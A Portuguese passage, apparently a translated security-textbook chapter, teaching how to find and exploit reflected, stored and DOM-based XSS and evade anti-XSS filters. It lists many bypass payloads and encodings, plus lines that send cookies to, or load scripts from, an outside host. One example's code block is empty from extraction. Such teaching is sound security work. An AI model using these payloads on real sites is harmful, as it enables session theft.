Muitos aplicativos implementam filtros rudimentares baseados em listas negras na tentativa de evitar ataques XSS. Em geral, esses filtros procuram expressões como `<script>` nos parâmetros da solicitação e tomam alguma ação defensiva, como remover ou codificar a expressão ou bloquear a solicitação por completo. As cadeias de caracteres de ataque comumente empregadas na abordagem básica de detecção geralmente são bloqueadas por esses filtros. Entretanto, só porque uma string de ataque comum está sendo filtrada, isso não demonstra que não exista uma vulnerabilidade explorável. Como você verá, há casos em que uma exploração XSS funcional pode ser criada sem o uso de tags `<script>` e até mesmo sem o uso de caracteres comumente filtrados, como "`<` " e `/`.

Os filtros anti-XSS implementados em muitos aplicativos são defeituosos e podem ser contornados de várias maneiras. Por exemplo, suponha que um aplicativo remova todas as tags `<script>` da entrada do usuário antes de ser processada. Isso significa que a string de ataque usada na abordagem básica não será retornada em nenhuma das respostas do aplicativo.

No entanto, pode ser que uma ou mais das seguintes cadeias de caracteres contornem o filtro e resultem em uma exploração de XSS bem-sucedida:

```
"><script>alert(document.cookie)</script>
"><ScRiPt>alert(document.cookie)</ScRiPt>
"%3e%3cscript%3ealert(document.cookie)%3c/script%3e"><scr<script>ipt>ale
rt(document.cookie)</scr</script>ipt>
%00"><script>alert(document.cookie)</script>
```

Observe que, em alguns desses casos, a string de entrada pode ser higienizada, decodificada ou modificada de outra forma antes de ser retornada na resposta do servidor e, ainda assim, pode ser suficiente para uma exploração de XSS. Nessa situação, nenhuma abordagem de detecção baseada no envio de uma string específica e na verificação de sua aparência na resposta do servidor conseguirá, por si só, encontrar a vulnerabilidade. Nas explorações de vulnerabilidades XSS baseadas em DOM, a carga útil do ataque não é necessariamente retornada na resposta do servidor, mas é mantida no DOM do navegador e acessada a partir dele pelo JavaScript do lado do cliente. Novamente, nessa situação, nenhuma abordagem baseada no envio de uma cadeia de caracteres específica e na verificação de sua aparência é possível. na resposta do servidor terá êxito na descoberta da vulnerabilidade.

Encontrando e explorando vulnerabilidades de XSS refletidas

A abordagem mais confiável para detectar vulnerabilidades de XSS refletidas começa de forma semelhante à abordagem básica descrita anteriormente.

ETAPAS DO HACK

- Escolha uma cadeia de caracteres arbitrária exclusiva que não apareça em nenhum lugar do aplicativo e que contenha apenas caracteres alfabéticos e, portanto, provavelmente não será afetada por nenhum filtro específico de XSS. Por exemplo:

```
myxsstestdmqlwp
```

- Envie essa cadeia de caracteres como cada parâmetro para cada página, visando apenas um parâmetro de cada vez.
- Monitore as respostas do aplicativo para detectar qualquer aparecimento dessa mesma cadeia de caracteres. Anote todos os parâmetros cujo valor está sendo copiado para a resposta do aplicativo. Eles não são necessariamente vulneráveis, mas
Cada instância identificada é candidata a uma investigação mais aprofundada, conforme descrito na próxima parte desta seção.
- Observe que as solicitações GET e POST precisam ser testadas, e você deve incluir todos os parâmetros na string de consulta do URL e na mensagem corpo da página. Embora exista uma gama menor de mecanismos de entrega para vulnerabilidades XSS que só podem ser acionadas por meio de uma solicitação POST, a exploração ainda é possível, conforme descrito anteriormente.
- Além dos parâmetros de solicitação padrão, você também deve testar todas as instâncias em que o conteúdo de um cabeçalho de solicitação HTTP é processado pelo aplicativo. Uma vulnerabilidade XSS comum surge em um erro onde itens como os cabeçalhos Referer e User-Agent são copiados para o conteúdo da mensagem. Esses cabeçalhos são veículos válidos para a realização de um ataque XSS refletido, pois um invasor pode usar um objeto Flash para induzir uma vítima a emitir uma solicitação contendo cabeçalhos HTTP arbitrários.

Cada vulnerabilidade em potencial que você observou precisa ser investigada manualmente para verificar se ela é realmente explorável. Seu objetivo aqui é encontrar uma maneira de criar sua entrada de forma que, quando ela for copiada para o mesmo local na resposta do aplicativo, resulte na execução de JavaScript arbitrário. Vamos dar uma olhada em alguns exemplos disso.

Exemplo 1

Suponha que a página retornada contenha o seguinte:

```
<input type="text" name="address1" value="myxsstestdmqlwp">
```

Uma maneira óbvia de criar um exploit de XSS é encerrar as aspas duplas que estão envolvendo sua string, fechar a tag <input> e, em seguida, usar

alguns meios de introduzir o JavaScript (usando `<script>`, `<imgsrc='javascript:...'`, etc.). Por exemplo:

```
"><script>alert(document.cookie)</script><! --
```

Um método alternativo nessa situação, que pode ignorar determinados filtros de entrada, é permanecer na própria tag `<input>`, mas injetar um manipulador de eventos contendo JavaScript. Por exemplo:

```
"onfocus="alert(document.cookie)"
```

Exemplo 2

Suponha que a página retornada contenha o seguinte:

```
<script>var a = 'myxsstestdmqlwp'; var b = 123; ... </script>
```

Aqui, a string que você controla está sendo inserida diretamente em um script existente. Para criar uma exploração, você pode encerrar as aspas simples ao redor da string, encerrar a instrução com um ponto e vírgula e, em seguida, prosseguir diretamente para o JavaScript desejado. Por exemplo:

```
'; alert(document.cookie); var foo='
```

Observe que, como você encerrou uma cadeia de caracteres entre aspas, para evitar a ocorrência de erros no interpretador JavaScript, é necessário garantir que o script continue graciosamente com a sintaxe válida após o código injetado. Neste exemplo, a variável `foo` é declarada e uma segunda string entre aspas é aberta, que será encerrada pelo código que segue imediatamente a string. Outro método que costuma ser eficaz é terminar sua entrada com `//` para comentar o restante da linha.

Exemplo 3

Suponha que a página retornada contenha o seguinte:

```

```

Aqui, a cadeia de caracteres que você controla está sendo inserida no atributo `src` de uma tag ``. Em alguns navegadores, esse atributo pode conter um URL que usa o protocolo `javascript:`, permitindo que a seguinte exploração direta seja usada:

```
javascript:alert(document.cookie);
```

Para um ataque que funcione contra todos os navegadores atuais, você pode usar um nome de imagem inválido junto com um manipulador de eventos `onerror`:

```
"onerror="alert(document.cookie)"
```

DICA Assim como em outros ataques, certifique-se de codificar no URL todos os caracteres especiais que tenham significado na solicitação, inclusive & = + ; e espaço.

Outros pontos de entrada para JavaScript

Além dos exemplos comuns que acabamos de ilustrar, há vários outros pontos de entrada possíveis para ataques XSS, decorrentes das complexidades da linguagem HTML. Muitos desses exemplos são afetados por anomalias na forma como diferentes plataformas e versões de navegadores lidam com HTML incomum. Por exemplo:

No Internet Explorer, muitas tags aceitam um atributo de estilo que contém JavaScript em uma string de expressão. Por exemplo:

```
style=x:expression(alert(document.cookie))
```

No Firefox, se você controlar o atributo `content` de uma meta tag `refresh`, poderá injetar um URL que use o protocolo `javascript:` (além de fazer redirecionamentos arbitrários). Por exemplo:

```
<meta http-equiv="refresh" content=0;url=javascript:alert(document.cookie);>
```

Se você se deparar com alguma situação incomum com a qual não esteja familiarizado, recomendamos que consulte o excelente XSS Cheat Sheet mantido pela RSnake, localizado aqui:

<http://ha.ckers.org/xss.html>

ETAPAS DO HACK

Para cada vulnerabilidade XSS em potencial observada nas etapas anteriores:

- Revise a fonte HTML para identificar o(s) local(is) de sua string exclusiva.
- Se a cadeia de caracteres aparecer mais de uma vez, cada ocorrência deverá ser tratada como uma vulnerabilidade potencial separada e investigada individualmente.
- Determine, a partir do local dentro do HTML da string controlável pelo usuário, como você precisa modificá-la para causar a execução de uma string arbitrária JavaScript. Normalmente, vários métodos diferentes serão veículos em potencial para um ataque.
- Tente usar os vários vetores de injeção descritos e consulte o XSS Cheat Sheet em <http://ha.ckers.org/xss.html> para identificar outros vetores incomuns.
- Teste sua exploração enviando-a ao aplicativo. Se a cadeia de caracteres criada ainda for retornada sem modificações, o aplicativo está vulnerável. **Duplo** Verifique se a sintaxe está correta usando um script de prova de conceito para exibir uma caixa de diálogo de alerta e confirme se isso realmente aparece no navegador quando a resposta é renderizada.

Muitas vezes, você descobrirá que as tentativas iniciais de exploits não são realmente retornadas sem modificações pelo servidor e, portanto, não conseguem executar o JavaScript. Se isso acontecer, não desista! Sua próxima tarefa é determinar qual processamento no lado do servidor está ocorrendo e que está afetando sua entrada. Há três possibilidades amplas:

- O aplicativo identificou uma assinatura de ataque e bloqueou completamente sua entrada.
- O aplicativo aceitou sua entrada, mas executou algum tipo de sanitização ou codificação na string de ataque.
- O aplicativo truncou sua sequência de ataque para um comprimento máximo fixo.

Examinaremos cada cenário individualmente e discutiremos várias maneiras de contornar os obstáculos apresentados pelo processamento do aplicativo.

Superando os filtros baseados em assinaturas

No primeiro tipo de filtro, o aplicativo normalmente responderá à string de ataque com uma resposta totalmente diferente da resposta dada à string inofensiva, por exemplo, com uma mensagem de erro, possivelmente até afirmado que um possível ataque XSS foi detectado, conforme mostrado na Figura 12-9.

Server Error in '/' Application.

A potentially dangerous Request.Form value was detected from the client (searchbox=<asp>).

Description: Request Validation has detected a potentially dangerous client input value, and processing of the request has been aborted. This value may indicate an attempt to compromise the security of your application, such as a cross-site scripting attack. You can disable request validation by setting validateRequest=false in the Page directive or in the configuration section. However, it is strongly recommended that your application explicitly check all inputs in this case.

Exception Details: System.Web.HttpRequestValidationException: A potentially dangerous Request.Form value was detected from the client (searchbox=<asp>).

Source Error:

An unhandled exception was generated during the execution of the current web request. Information regarding the origin and location of the exception can be identified using the exception stack trace below.

Stack Trace:

Figura 12-9: Uma mensagem de erro gerada pelos filtros anti-XSS do ASP.NET

Se isso ocorrer, a próxima etapa é determinar quais caracteres ou expressões da sua entrada estão acionando o filtro. Uma abordagem eficaz é remover diferentes partes da cadeia de caracteres e verificar se a entrada ainda está sendo bloqueada. Normalmente, esse processo estabelece rapidamente que uma expressão específica, como <script>, está causando o bloqueio da solicitação. Se essa for a expressão

Se esse for o caso, você precisará testar o filtro para determinar se há algum desvio. Os desvios que são comumente encontrados em filtros XSS reais incluem o seguinte:

Muitos filtros correspondem a tags específicas, inclusive os colchetes angulares de abertura e fechamento. Entretanto, a maioria dos navegadores tolera espaços em branco antes do colchete de fechamento, o que permite contornar facilmente o filtro. Por exemplo:

```
<script >
```

Como muitas pessoas escrevem HTML em letras minúsculas, alguns filtros verificam apenas a versão usual em letras minúsculas das tags maliciosas. Esses filtros podem ser contornados variando-se as letras maiúsculas e minúsculas. Por exemplo:

```
<ScRiPt>
```

Alguns filtros correspondem a qualquer par de colchetes angulares de abertura e fechamento, com qualquer conteúdo entre eles. Mesmo que você não tenha alternativa a não ser injetar uma nova tag, muitas vezes é possível contornar esse filtro confiando na sintaxe existente ao redor para fechar a tag injetada para você. Por exemplo, se você controlar o valor do atributo `value` aqui:

```
<input type="hidden" name="pageid" value="foo">
```

então você pode usar uma entrada como a seguinte, que não é bloqueada pelo filtro, para injetar uma nova tag contendo JavaScript:

```
foo"><x style="x:expression(alert(document.cookie))
```

Um outro truque que você pode usar contra esse tipo de filtro é explorar o fato de que, em muitos contextos, os navegadores toleram tags HTML não fechadas. O seguinte é um HTML inválido e, ainda assim, o JavaScript injetado continua sendo exibido:

```
<img src="" onerror=alert(document.cookie)
```

Alguns filtros combinam pares de colchetes angulares de abertura e fechamento, extraem o conteúdo e o comparam a uma lista negra de nomes de tags. Nessa situação, talvez você consiga contornar o filtro usando colchetes supérfluos, que são tolerados pelo navegador. Por exemplo:

```
<<script>alert(document.cookie);//</script>
```

Alguns filtros param de processar uma cadeia de caracteres quando encontram um byte nulo, embora o texto após o byte nulo ainda seja retornado na resposta do aplicativo. Esses filtros podem ser contornados com a inserção de um byte nulo codificado por URL antes da expressão filtrada. Por exemplo:

```
foo%00<script>
```

Dependendo do navegador de destino, muitas vezes é possível inserir caracteres em uma expressão filtrada que contornarão o filtro e ainda assim serão tolerados pelo navegador. Por exemplo:

```
<script/src=...
<scr%00ipt>
expr/****/esson
```

Se os dados fornecidos pelo usuário forem (mais) canonizados após a aplicação do filtro, pode ser possível contornar o filtro e ainda explorar a vulnerabilidade, codificando o URL ou codificando duas vezes a expressão filtrada. Por exemplo:

```
%3cscript%3e
%253cscript%253e
```

Um caso específico do desvio genérico de canonicalização surge em relação ao XSS, porque as cargas de ataque retornadas nas respostas podem ser decodificadas pelo navegador da vítima, depois que toda a validação de entrada realizada pelo servidor tiver sido concluída. Em determinadas situações, você pode codificar em HTML a sua carga de ataque para anular a validação de entrada do servidor, e o navegador da vítima decodificará a sua carga novamente para você. Por exemplo, a expressão `javascript:` é frequentemente bloqueada para impedir ataques que usam esse protocolo. No entanto, a expressão pode ser codificada em HTML de várias maneiras que são toleradas por muitos navegadores. Por exemplo:

```
<img src=&#106;&#97;&#118;&#97;&#115;&#99;&#114;&#105;&#112;&#116;
&#58; ...
<img src=&#0000106;&#0000097;&#0000118;&#0000097;&#0000115;&#0000099;
&#0000114;&#0000105;&#0000112;&#0000116;&#0000058; ...
<img src=&#x6A&#x61&#x76&#x61&#x73&#x63&#x72&#x69&#x70&#x74&#x3A ...
```

Esses exemplos usam, respectivamente, a codificação UTF-8 padrão, a codificação padrão com preenchimento supérfluo e a codificação em hexadecimal com omissão de ponto e vírgula. As várias permutações possíveis dos diferentes tipos de codificação são, obviamente, muito grandes.

DICA Em alguns casos, você pode conseguir executar algum JavaScript, mas enfrenta restrições quanto aos comandos e às palavras-chave que pode empregar em seu código. Nessa situação, os filtros do aplicativo geralmente podem ser contornados com a criação e a execução de instruções dinamicamente. Por exemplo, se o aplicativo bloquear qualquer dado fornecido pelo usuário que contenha a expressão `document.cookie`, isso poderá ser trivialmente contornado usando

```
var a = "alert(doc" + "ument.coo" + "kie)"; eval(a);
```

ou mesmo

```
var a = "alert(" + String.fromCharCode(100,111,99,117,109,101,110,
116,46,99,111,111,107,105,101) + ")"; eval(a);
```

Vencendo a sanitização

De todos os obstáculos que você pode encontrar ao tentar explorar condições potenciais de XSS, esse é provavelmente o mais comum. Aqui, o aplicativo executa algum tipo de sanitização ou codificação em sua string de ataque, o que a torna inofensiva, impedindo-a de causar a execução de JavaScript.

A manifestação mais comum da sanitização de dados ocorre quando o aplicativo codifica em HTML determinados caracteres-chave que são necessários para realizar um ataque (assim, < se torna <; e > se torna >). Em outros casos, o aplicativo pode remover completamente determinados caracteres ou expressões, em uma tentativa de limpar sua entrada de conteúdo malicioso.

Quando essa defesa é encontrada, a primeira etapa é determinar precisamente quais caracteres e expressões estão sendo sanitizados e se ainda é possível realizar um ataque com os caracteres restantes. Por exemplo, se os seus dados estiverem sendo inseridos diretamente em um script existente, talvez não seja necessário empregar nenhum caractere de tag HTML. Se parecer impossível realizar um ataque sem usar a entrada que está sendo higienizada, será necessário testar a eficácia do filtro de higienização para estabelecer se há algum desvio. Aqui estão alguns exemplos de desvios comuns:

Se o filtro remover completamente determinadas expressões e pelo menos uma das expressões removidas tiver mais de um caractere, talvez seja possível passar essa expressão pelo filtro, desde que a sanitização não seja aplicada recursivamente. Por exemplo:

```
<scr<script>ipt>
```

Conforme descrito anteriormente para filtros baseados em assinatura, pode ser possível contornar um filtro de sanitização codificando expressões filtradas ou inserindo um byte nulo antes delas.

Quando você está injetando em uma string entre aspas em um script existente, é comum descobrir que o aplicativo coloca o caractere de barra invertida antes de qualquer caractere de aspas que você injetar. Isso faz com que as aspas escapem, impedindo que você termine a string e injete um script arbitrário. Nessa situação, você deve sempre verificar se o próprio caractere de barra invertida está sendo escapado. Caso contrário, é possível contornar um filtro simples. Por exemplo, se você controlar o valor `foo` em

```
var a = 'foo';
```

então você pode injetar

```
foo\'; alert(document.cookie);//
```

Isso resulta na seguinte resposta, na qual você agora controla o script. Observe o uso do caractere de comentário `//` do JavaScript para comentar o restante da linha, evitando assim um erro de sintaxe causado pelo delimitador de cadeia de caracteres do próprio aplicativo:

```
var a = 'foo\\\'; alert(document.cookie);//';
```

No exemplo anterior, se você descobrir que o caractere de barra invertida também está sendo escapado adequadamente, mas que os colchetes angulares são retornados sem tamanho, você poderá usar o seguinte ataque:

```
</script><script>alert(document.cookie)</script>
```

Isso efetivamente abandona o script original do aplicativo e injeta um novo script imediatamente após ele. O ataque funciona porque a análise das tags HTML pelos navegadores tem precedência sobre a análise do JavaScript incorporado:

```
<script>var a = '</script><script>alert(document.cookie)</script>
```

Embora o script original agora contenha um erro, isso não importa, pois o navegador segue em frente e executa o script injetado independentemente do erro no script original.

Nos dois ataques anteriores, em que você pode assumir o controle de um script, mas é impedido de usar aspas simples ou duplas porque elas estão sendo escapadas, você pode usar o truque `String.fromCharCode` para construir strings sem a necessidade de delimitadores.

DICA Em vários dos desvios de filtro descritos, o ataque resulta em HTML

malformado, mas que, mesmo assim, é tolerado pelo navegador do cliente. Como vários sites legítimos da Web contêm HTML que não está estritamente em conformidade com os padrões, os navegadores aceitam HTML que é desviado de todas as formas e corrigem efetivamente os erros nos bastidores, antes de a página ser renderizada.

Muitas vezes, quando você está tentando ajustar um ataque em uma situação incomum, pode ser útil visualizar o HTML virtual que o navegador constrói a partir da resposta real do servidor. No Firefox, você pode usar a ferramenta WebDeveloper, que contém uma função View Generated Source que executa exatamente essa tarefa.

Superando os limites de comprimento

Quando o aplicativo trunca sua entrada em um comprimento máximo fixo, há três abordagens possíveis para criar um exploit funcional.

O primeiro método, bastante óbvio, é tentar encurtar a carga útil do ataque usando APIs JavaScript com o menor comprimento possível e removendo caracteres que geralmente são incluídos, mas estritamente desnecessários. Por exemplo, se você estiver injetando em um script existente, o seguinte comando de 28 bytes transmitirá os cookies do usuário para o servidor com o nome de host `a`:

```
open("//a/" + document.cookie)
```

Como alternativa, se você estiver injetando diretamente no HTML, a seguinte tag de 30 bytes carregará e executará um script do servidor com o nome de host `a`:

```
<script src=http://a></script>
```

Na Internet, esses exemplos obviamente precisariam ser expandidos para conter um nome de domínio ou endereço IP válido. Entretanto, em uma rede corporativa interna, pode ser possível usar uma máquina com o nome WINS `a` para hospedar o servidor destinatário.

DICA Você pode usar o empacotador de JavaScript do Dean Edwards para reduzir um determinado script o máximo possível, eliminando espaços em branco desnecessários. Esse utilitário também converte os scripts em uma única linha, para facilitar a inserção em um parâmetro de solicitação:

```
http://dean.edwards.name/packer/
```

A segunda técnica, potencialmente mais poderosa, para superar os limites de comprimento é distribuir uma carga útil de ataque em vários locais diferentes onde a entrada controlável pelo usuário é inserida na mesma página retornada. Por exemplo, considere o seguinte URL:

```
https://wahh-app.com/account.php?page_id=244&seed=129402931&mode=normal
```

que retorna uma página contendo o seguinte:

```
<input type="hidden" name="page_id" value="244">
<input type="hidden" name="seed" value="129402931">
<input type="hidden" name="mode" value="normal">
```

Suponha que haja restrições de comprimento em cada um dos campos, de modo que nenhuma string de ataque viável possa ser inserida em nenhum deles. No entanto, você ainda pode fornecer um exploit funcional, usando o seguinte URL para estender um script pelos três locais que você controla:

```
https://myapp.com/account.php?page_id="><script>/*&seed=*/alert(document.cookie);/*&mode=*/</script>
```

Quando os valores dos parâmetros desse URL são incorporados à página, o resultado é o seguinte:

```
<input type="hidden" name="page_id" value=""><script>/*
<input type="hidden" name="seed" value="*/alert(document.cookie);/*
<input type="hidden" name="mode" value="*"/</script>">
```

O HTML resultante é totalmente válido e é equivalente apenas às partes destacadas em negrito. Os trechos de código-fonte entre eles se tornaram efetivamente comentários de JavaScript (cercados pelos marcadores /* e */) e, portanto, são ignorados pelo navegador. Portanto, seu script é executado exatamente como se tivesse sido inserido inteiro em um local da página.

DICA A técnica de distribuir uma carga útil de ataque em vários campos pode, às vezes, ser usada para superar outros tipos de filtros defensivos. É bastante comum encontrar validação e sanitização de dados diferentes sendo implementadas em campos diferentes em uma única página de um aplicativo. No exemplo anterior, suponha que os parâmetros page_id e mode estejam sujeitos a um comprimento máximo de 12 caracteres. Como esses campos são muito curtos, os desenvolvedores do aplicativo não se preocuparam em implementar nenhum filtro XSS. O parâmetro seed, por outro lado, não tem restrições de comprimento e, portanto, foram implementados filtros rigorosos para impedir a injeção dos caracteres " < ou >. Nesse cenário, apesar dos esforços dos desenvolvedores, ainda é possível inserir um script arbitrariamente longo no parâmetro seed sem empregar nenhum dos caracteres bloqueados, porque o contexto JavaScript pode ser criado por dados injetados nos campos ao redor.

Uma terceira técnica para superar os limites de comprimento, que pode ser altamente eficaz em algumas situações, é "converter" uma falha de XSS refletida em uma vulnerabilidade baseada em DOM. Por exemplo, na vulnerabilidade XSS refletida original, se o aplicativo colocar uma restrição de comprimento no parâmetro de mensagem que é copiado para o

a página retornada, você pode injetar o seguinte script de 46 bytes, que avalia a string de fragmento no URL atual:

```
<script>eval(location.hash.substr(1))</script>
```

Ao injetar esse script no parâmetro vulnerável ao XSS refletido, você pode induzir efetivamente uma vulnerabilidade XSS baseada em DOM na página resultante e, assim, executar um segundo script localizado na string de fragmento, que está fora do controle dos filtros do aplicativo e pode ser arbitrariamente longo. Por exemplo:

```
https://wahh-app.com/error.php?message=
<script>eval(location.hash.substr(1))</script>#alert('script longo
aqui .....')
```

Modificação do método de solicitação

Em aplicativos complexos que empregam um grande número de formulários, é comum encontrar várias vulnerabilidades XSS refletidas em solicitações POST, em que o parâmetro vulnerável é enviado dentro do corpo de uma mensagem HTTP. Nesses casos, sempre vale a pena verificar se o aplicativo trata a solicitação da mesma forma se ela for convertida em uma solicitação GET. A maioria dos aplicativos tolerará solicitações em qualquer um dos formatos.

Para realizar essa verificação, basta alterar o método de sua solicitação criada de POST para GET, mover o corpo da mensagem para a string de consulta de URL (inserindo um & adicional se uma string de consulta já estiver presente) e remover o cabeçalho Content-Length. Você pode usar a ação Change Request Method no Burp Proxy para executar essas tarefas para você.

Teste a nova solicitação e, se a carga útil de XSS ainda for executada, você poderá simplesmente usar o URL da solicitação GET como seu vetor de ataque. Isso possibilita uma gama maior de mecanismos de entrega de ataques e, portanto, aumenta a importância da vulnerabilidade em alguns contextos.

COM MON MYTH "Esse bug de XSS não é explorável. Não consigo fazer com que meu ataque funcione como uma solicitação GET."

Se uma falha de XSS refletida só puder ser explorada usando o método POST, o aplicativo ainda estará vulnerável a vários mecanismos de entrega de ataques, inclusive aqueles que empregam um site malicioso de terceiros.

Em algumas situações, a conversão de um ataque que usa o método GET em um que usa o método POST pode permitir que você contorne determinados filtros. Muitos aplicativos executam alguma filtragem genérica em todo o aplicativo das solicitações de

cadeias de ataque conhecidas. Se um aplicativo espera receber solicitações usando o método GET, ele pode executar essa filtragem somente na string de consulta do URL. Ao configurar uma solicitação para usar o método POST, você poderá contornar totalmente esse filtro.

Uso de codificação de conteúdo não padrão

Em algumas situações, você pode empregar um meio muito eficaz de contornar muitos tipos de filtros, fazendo com que o aplicativo aceite uma codificação não padrão da carga útil do ataque.

Os exemplos a seguir mostram algumas representações da string

`<script>alert(document.cookie)</script>` em codificações não padrão:

UTF-7:

`+ADw-script+AD4-alert (document.cookie)+ADw-/script+AD4-`

US-ASCII:

```
BC 73 63 72 69 70 74 BE 61 6C 65 72 74 28 64 6F ; %script%alert(do  
63 75 6D 65 6E 74 2E 63 6F 6F 6B 69 65 29 BC 2F ; cument.cookie)%/  
73 63 72 69 70 74 BE ; script%
```

UTF-16:

```
FF FE 3C 00 73 00 63 00 72 00 69 00 70 00 74 00 ; ýp<.s.c.r.i.p.t.  
3E 00 61 00 6C 00 65 00 72 00 74 00 28 00 64 00 ; >.a.l.e.r.t.(.d.  
6F 00 63 00 75 00 6D 00 65 00 6E 00 74 00 2E 00 ; o.c.u.m.e.n.t...  
63 00 6F 00 6F 00 6B 00 69 00 65 00 29 00 3C 00 ; c.o.o.k.i.e.).<.br/>2F 00 73 00 63 00 72 00 69 00 70 00 74 00 3E 00 ; /.s.c.r.i.p.t.>.
```

Essas cadeias de caracteres codificadas contornarão muitos filtros anti-XSS comuns - as codificações UTF-7 e US-ASCII permitem que você evite os caracteres < e > que geralmente são higienizados, e a codificação UTF-16 não contém nenhuma expressão de lista negra comum, como `<script>`.

Por padrão, os navegadores atuais não reconhecem automaticamente as codificações não padrão e, portanto, o tipo de codificação deve ser explicitamente especificado usando o atributo charset do cabeçalho HTTP Content-Type ou sua meta tag HTML correspondente. Se você puder controlar qualquer um desses locais, poderá usar a codificação não padrão para contornar os filtros do aplicativo e fazer com que o navegador interprete a carga útil da maneira que você deseja. Em alguns aplicativos, um parâmetro charset é realmente enviado em determinadas solicitações, permitindo que você defina diretamente o tipo de codificação especificado na resposta do aplicativo.

DICA Uma qualificação para o ponto sobre a detecção automática da codificação de conteúdo é que o Internet Explorer tolera bytes nulos que aparecem no HTML e, na maioria dos casos, simplesmente os ignora. Desde que os bytes nulos codificados por URL (%00) sejam retornados pelo aplicativo como bytes nulos reais, muitas vezes é possível usar a codificação UTF-16 como uma maneira fácil de envolver suas cargas XSS para contornar os filtros baseados em padrões, independentemente do cabeçalho Content-Type retornado pelo servidor. Por exemplo, na vulnerabilidade XSS refletida original, o seguinte ataque usando uma carga útil codificada em UTF-16 é eficaz contra o Internet Explorer:

```
https://wahh-app.com/error.php?message=%FF%FE%3C%00%73%00%63%00%72%  
00%69%00%70%00%74%00%3E%00%61%00%6C%00%65%00%72%00%74%00%28%00%64%00%  
6F%00%63%00%75%00%6D%00%65%00%6E%00%74%00%2E%00%63%00%6F%00%6F%00%6B%  
00%69%00%65%00%29%00%3C%00%2F%00%73%00%63%00%72%00%69%00%70%00%74%00%  
3E%00
```

Como o Internet Explorer ignora os nulos, ele efetivamente decodifica automaticamente sua carga útil, fazendo com que o ataque original seja executado.

Localização e exploração de vulnerabilidades de XSS armazenadas

O processo de identificação de vulnerabilidades de XSS armazenado se sobrepõe substancialmente ao descrito para XSS refletido e inclui o envio de uma cadeia de caracteres exclusiva como cada parâmetro para cada página. No entanto, há algumas diferenças importantes que você deve ter em mente para maximizar o número de vulnerabilidades identificadas.

ETAPAS DO HACK

- Depois de enviar uma cadeia de caracteres exclusiva para todos os locais possíveis dentro do aplicativo, é necessário revisar todo o conteúdo e a funcionalidade do aplicativo mais uma vez para identificar todas as instâncias em que essa cadeia de caracteres é exibido de volta ao navegador. Os dados controláveis pelo usuário inseridos em um local (por exemplo, um campo de nome em uma página de informações pessoais) podem ser exibidos em vários locais diferentes do aplicativo (por exemplo, na página inicial do usuário, em uma lista de usuários registrados, em itens de fluxo de trabalho, como tarefas, em listas de contatos de outros usuários, em mensagens ou perguntas publicadas pelo usuário, em logs do aplicativo etc.). Cada aparição da string pode estar sujeita a diferentes filtros de proteção e, portanto, precisa ser investigada separadamente.

Continuação

ETAPAS DO HACK (CONTINUAÇÃO)

- Se possível, todas as áreas do aplicativo acessíveis aos administradores devem ser revisadas para identificar a aparência de quaisquer dados controláveis por usuários não administrativos. Por exemplo, o aplicativo pode permitir
Os administradores podem revisar os arquivos de registro no navegador. É extremamente comum que esse tipo de funcionalidade contenha vulnerabilidades XSS que um invasor pode explorar gerando entradas de registro contendo HTML malicioso.
- Ao enviar uma string de teste para cada local dentro do aplicativo, nem sempre é suficiente simplesmente publicá-la como parâmetro em cada página. Muitas funções do aplicativo precisam passar por vários estágios antes que os dados enviados sejam de fato armazenados. Por exemplo, ações como registrar um novo usuário, fazer um pedido de compras e realizar uma transferência de fundos geralmente envolvem o envio de várias solicitações diferentes em uma sequência definida. Para não perder nenhuma vulnerabilidade, é necessário ver cada caso de teste até o fim.
- Ao sondar o XSS refletido, você está interessado em todos os aspectos da solicitação da vítima que você pode controlar. Isso inclui todos os parâmetros da solicitação e também cada cabeçalho HTTP, pois eles podem ser controlados por meio de um objeto Flash criado. No caso de XSS armazenado, você também deve investigar todos os canais fora de banda por meio dos quais o aplicativo recebe e processa entradas que você pode controlar. Esses canais são vetores de ataque adequados para a introdução de ataques de XSS armazenado. Revise o resultado dos exercícios de mapeamento de aplicativos (consulte o Capítulo 4) para identificar todas as áreas possíveis de superfície de ataque.
- Se o aplicativo permitir o upload e o download de arquivos, sempre verifique se há ataques de XSS armazenados nessa funcionalidade. Se o aplicativo permitir
Se o sistema permite arquivos HTML ou de texto e não valida ou higieniza seu conteúdo, é quase certo que ele seja vulnerável. Se ele permite arquivos JPEG e não valida se eles contêm imagens válidas, provavelmente está vulnerável a ataques contra usuários do Internet Explorer. Teste a manipulação de cada tipo de arquivo suportado pelo aplicativo e confirme como os navegadores manipulam as respostas que contêm HTML em vez do tipo de conteúdo normal.
- Pense de forma criativa em qualquer outro meio possível pelo qual os dados que você controla possam ser armazenados pelo aplicativo e exibidos a outros usuários. Por exemplo, se a função de pesquisa do aplicativo mostrar uma lista de sites populares
itens de pesquisa, você poderá introduzir uma carga XSS armazenada pesquisando-a várias vezes, mesmo que a própria funcionalidade de pesquisa primária trate sua entrada com segurança.

Depois de identificar todas as instâncias em que os dados controláveis pelo usuário são armazenados pelo aplicativo e posteriormente exibidos de volta ao navegador, você deve seguir o mesmo processo descrito anteriormente para investigar possíveis vulnerabilidades de XSS refletidas, ou seja, determinar qual

entrada precisa ser enviada para

incorporar JavaScript válido no HTML circundante e, em seguida, tentar contornar todos os filtros que interferem no processamento da carga útil do ataque.

DICA Ao sondar o XSS refletido, é trivial identificar quais parâmetros de solicitação são potencialmente vulneráveis, testando um parâmetro de cada vez e analisando cada resposta para verificar se há alguma aparência de sua entrada. Com o XSS armazenado, no entanto, isso pode ser menos simples. Se você enviar a mesma cadeia de caracteres de teste como cada parâmetro para cada página, poderá encontrar essa cadeia reaparecendo em vários locais dentro do aplicativo, e pode não ficar claro, pelo contexto, qual parâmetro é exatamente responsável pelo aparecimento. Para evitar esse problema, você pode enviar uma cadeia de caracteres de teste diferente como cada parâmetro ao sondar falhas de XSS armazenadas - por exemplo, concatenando sua cadeia exclusiva com o nome do campo ao qual está sendo enviada.

Encontrando e explorando vulnerabilidades de XSS baseadas em DOM

As vulnerabilidades XSS baseadas em DOM não podem ser identificadas enviando uma cadeia de caracteres exclusiva como cada parâmetro e monitorando as respostas quanto à aparência dessa cadeia.

Um método básico para identificar bugs de XSS baseados em DOM é percorrer manualmente o aplicativo com o navegador e modificar cada parâmetro de URL para conter uma string de teste padrão, como a seguinte:

```
"<script>alert(document.cookie)</script>
```

Ao exibir de fato cada página retornada no navegador, você fará com que todos os scripts do lado do cliente sejam executados, fazendo referência ao seu parâmetro de URL modificado, quando aplicável. Sempre que uma caixa de diálogo for exibida contendo seus cookies, você terá encontrado uma vulnerabilidade (que pode ser baseada em DOM ou XSS refletido padrão). Esse processo poderia até ser automatizado por uma ferramenta que implementasse seu próprio interpretador JavaScript.

